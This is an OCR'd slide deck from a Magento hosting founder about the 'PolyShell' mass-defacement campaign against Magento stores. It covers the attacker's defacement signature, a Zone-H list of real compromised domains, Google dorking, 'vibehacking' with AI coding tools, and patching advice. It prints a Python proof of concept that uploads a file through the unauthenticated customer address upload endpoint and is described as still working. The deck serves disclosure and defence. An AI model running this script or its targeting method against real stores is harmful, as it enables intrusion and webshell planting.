
STOREFRAME.IO

Interview with a **Hacker**: How Magento PolyShell was Born

Based On The Blog

I Tracked Down The Hacker Behind a Magento PolyShell Attack. Here's What They Told Me.




I run STOREFRAME.IO

An AI-Native eCommerce Infrastructure
Alternative to: HYPERNODE®



Laurentius Judhianto
Founder, Platform Engineer

Bring Magento and Operations closer together through AI and infrastructure



MISSION

Let’s Make You All a **Hacker** for One Day


*Have I hack a site? **am I a hacker**?*

*Whats hacking within “**the eye**” of a Magento developer?*

DISCLAIMER

“Like any other Hacker says”

--- This is for Education Purpose Only ---



Who's familiar with ***Vibecoding***?

Cursor / OpenCode / Claude Code

CURSOR Claude opencode

docker

Docker and the containers

Who know's this?

Who's familiar with ***Vibehacking***?



Kali mix Claude Code - OpenCode




Claude opencode

Only **3 Steps** for Vibehacking

1. *Run a **Kali Linux** (in a laptop / vm / proxmox)*
2. *Install **Claude Code** via bash*
3. *Apply for **Anthropic CVP***

Just let AI do it all steps (Recon ++)
https://www.kali.org/tools/all-tools/



STOREFRAME.IO

The Polyshell Maker Setup

1. ***Windows*** *laptop running* ***Phyton***
2. ***Free ChatGPT***
3. *Subscribed to CVE - CVSS* ***reporting sites***

Windows ChatGPT python

Zero Magento Knowledge

Zero Local Setup

experienced coder
vibe coding



wtf this thing can't
even set up a database

noob hacker
vibe hacking




lol in 5 min, I am now
Anonymous

"They Only Need to be Right **Once**!"

*Given the right setup, **anyone** can become a **Hacker***
*Given the right experience, a Hacker becomes **their 100x***

So Let Me Introduce The Hacker Codename

”LaggerGhost”




```
Hacked by L4663R666H05T x Simsimi x Brokenpipe & Typical Idiot Security
https://umbra.st/L4663r666h05t
https://umbra.st/BROKENPIPE
https://x.com/L4663r666h05t
https://t.me/laggergod

Greetz:
Dabialzap, Nicotine, Dijehaji, Hmei7, Jundab, s13doeL
Wonka, PYS404, civilian, son1x, 13CHMOD37
Traccert, LCR999X, cyberbug, ceyen, Mr.Vendetta_404, UnM@SK

TIS Crew:
Gab - Natz - Xtech Inc - Dr Max Virus - Beatrix
Xarnuz - Kuroi'SH - Zakix - Prosox - D!S4BL3D - vAmpirin456 - eno7
Dox3 - Notformated - ssh-2 - Master Italian Hackers Team
And All old member of Typical Idiot Security

All crew:
JavaneseTeam, Typical Idiot Security, Kecoak Elektronik
Indonesian Code Party, Idiot Crew, NETTOXIC.
```



Disclosure by

STOREFRAME.IO

Claimed to be laggerghost.
Can be Fake Profile, Who Knows

For me, this is an opportunity I've been waiting for. To talk to an actual hacker in my native language

Date	Notifier	H	M	R	L	Domain	OS	View
2026/03/02	L4663R666H05T		M			skills.education.nsw.gov.au/me...	Linux	mirror
2026/03/02	L4663R666H05T		M			mcprod.education.nsw.gov.au/me...	Linux	mirror
2026/03/02	L4663R666H05T					supply.unicef.org/media/custom...	Unknown	mirror
2026/03/02	L4663R666H05T					ducatiamsterdam.nl/media/custo...	FreeBSD	mirror
2026/03/02	L4663R666H05T		M			store.my.canon/media/customer_...	Linux	mirror
2026/03/02	L4663R666H05T		M			recambios.isuzu.es/media/custo...	Linux	mirror
2026/03/02	L4663R666H05T		M			ricambi.isuzu.it/media/custome...	Linux	mirror
2026/03/02	L4663R666H05T		M			store.fiat.fr/media/customer_a...	Linux	mirror
2026/03/02	L4663R666H05T		M			theoriginals-store.renault.com...	Linux	mirror
2026/03/02	L4663R666H05T					newstoreprecdn.benq.com//media...	FreeBSD	mirror
2026/03/02	L4663R666H05T		M			unileverpro.com.br/media/custo...	Linux	mirror
2026/03/02	L4663R666H05T		M			br.store.asus.com/media/custom...	Linux	mirror
2026/03/02	L4663R666H05T		M			estorestage3.asus.com/media/cu...	Linux	mirror
2026/03/02	L4663R666H05T		M			mcprod.buy.benq.com/media/cust...	Linux	mirror
2026/03/02	L4663R666H05T		M			gnu.com/media/customer_address...	Linux	mirror
2026/03/02	L4663R666H05T		M			herding-supplies-prod.magento....	Linux	mirror
2026/03/02	L4663R666H05T		M			herding-supplies-stg.magento.c...	Linux	mirror
2026/03/02	L4663R666H05T		M			mcprod.eds.ecg.magento.com/med...	Linux	mirror
2026/03/02	L4663R666H05T		M			cdn-media.carrefour.ro/media/c...	FreeBSD	mirror
2026/03/02	L4663R666H05T					buy.renault.sa/media/customer_...	Linux	mirror
2026/03/02	L4663R666H05T					microsoftstore.com.cn/media/cu...	Unknown	mirror
2026/03/02	L4663R666H05T		M			media-viacdn.microsoftstore.co...	Unknown	mirror
2026/03/02	L4663R666H05T		M			supplybc.gov.bc.ca/media/custo...	Linux	mirror
2026/03/02	L4663R666H05T		M			mcstaging.supplybc.gov.bc.ca/m...	Linux	mirror
2026/03/02	L4663R666H05T		M			mcstaging.pss.gov.bc.ca/media/...	Linux	mirror


1 2 3 4 5 6 7 **8** 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23

The list of mass-distributed attacks recorded in **ZoneH**

*The credits-scripts went in the **media/customer_*** involved with guest upload address.*

*Keep in mind that **Magento doesn't provide GUI** for an address upload.*

Hacker didn't know it too




Spray and Pray. No specific target, who ever Google catches

Using Google Dorking:
To build list of targets

This method is one of the **oldest trick** and one of the **most effective** in building list of possible targets for any hackers


Google

If Google Found you,
They Found you Too



Google own site is also a target
Scan here for proof

Google



Disclosure by

STOREFRAME.IO

```
import requests
import io
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
def run_poc(target):
    url = f"{target.rstrip('/')}/customer/address_file/upload"
    file_content = "Pentest by ManadoGhost - Google"
    s = requests.Session()
    files = {
        'custom_attributes[country_id]': ('hi-google-poc.txt', io.BytesIO(file_content.encode()),
'text/plain')
    }
    data = {'form_key': 'manadoghost'}
    s.cookies.set("form_key", "manadoghost")
    print(f"[!] Target: {url}")
    try:
        r = s.post(url, data=data, files=files, verify=False)
        print("\n--- REQUEST ---")
        print(f"URL: {url}")
        print(f"Data: {data}")
        print("\n--- RESPONSE ---")
        print(f"Status Code: {r.status_code}")
        print(f"Response Body: {r.text}")
    except Exception as e:
        print(f"[!] Error: {e}")
if name == "main":
    run_poc("https://yourdomain.ltd"/)
```

*Relatively **simple** - short API call.*

*The newer iteration involve more complex calls to determine if the injected script can be runned to gain **webshell or RCE**.*

RCE and PSP swap are the worst

Being runned from a C2 server (remote host of previously hacked site) The one we trace was originating from Japan

This is the original script, and still works today!

python

STOREFRAME.IO

API is sitting at the very top of the automated attack vector, while large enterprises targeted via **Credential Stealer**



Laurentius Judhianto
Founder, Platform Engineer

medicare

FINANCIAL TIMES

Cyber warfare + Add to myFT

Japan declares cyber space emergency as attacks soar

Dozens of targets including car rental operators, barbecue chains and rail group JR East disclose data leaks



Inter marché

Albert Heijn

opencode

Start Premium Page for €0

Advertise on LinkedIn

See visitor analytics

Saved items

Groups

Newsletters

Events

Nationaal Cyber Security Centrum (NCSC-NL)

10h • Edited •

+ Follow

Ernstige kwetsbaarheid in Adobe Commerce en Magento actief misbruikt: update onmiddellijk

Er is een zeer ernstige kwetsbaarheid, CVE-2026-75650, gevonden in Adobe Commerce en Magento met een maximale CVSS-score van 10.0. Met deze kwetsbaarheid is het mogelijk voor een aanvaller om op afstand zonder dat een gebruiker iets hoeft te doen code uit te voeren. Adobe meldt dat deze kwetsbaarheid al actief wordt misbruikt. Het is belangrijk om de door Adobe uitgebrachte updates zo snel mogelijk te installeren om risico's te beperken.

👉 Lees verder op onze website: https://lnkd.in/eyEVT9wy

Show translation



STOREFRAME.IO

3 Tips
How to Survive The Next Wave of Magento **ZeroDays**



Laurentius Judhianto
Founder, Platform Engineer

Tips No1:
Scan & Protect Your End-Points



Laurentius Judhianto
Founder, Platform Engineer

Close unused or block open ports & public API within your Magento webshop.

The ultimate security is to lock everything and unlock the one you really need.

*Most of (if not all of) Magento ZeroDay attacks came from **API based attacks**.*

Mage-OS Sansec Nationaal Cyber Security Centrum Ministerie van Justitie en Veiligheid

Follow these Blogs

Tips No2:
Patch within Hours of Public Exposure



Laurentius Judhianto
Founder, Platform Engineer

Patching within the hours *are getting more important. I know this is a boring expensive.*

To keep it updated and patched with AI is easier today than ever before.

This is a Magento tech tax

Mage-OS CURSOR Claude

It's easier to patch these days

Tips No3:
Avoid cPanel, Apache and LiteSpeed



Laurentius Judhianto
Founder, Platform Engineer

1 site hacked (doesn't matter) Magento / Wordpress / Native, the cPanel isolation won't contained the hack.

Avoid running Magento with this setup at all cost.

The hacker then demonstrated how easy it's to breach cPanel - Wordpress to gain RCE

STOREFRAME OPENRESTY NGINX CrowdSec

At least few layers of Security

Top Ranked Hacker in BugCrowd

We’re gonna need to

Fight AI with AI

Jasson Haddix
CEO & Hacker
Arcanum Information Security



STOREFRAME.IO

Thank You



Laurentius Judhianto
Founder, Platform Engineer

Follow / Connect
My LinkedIn

Visit & Read
My Blog

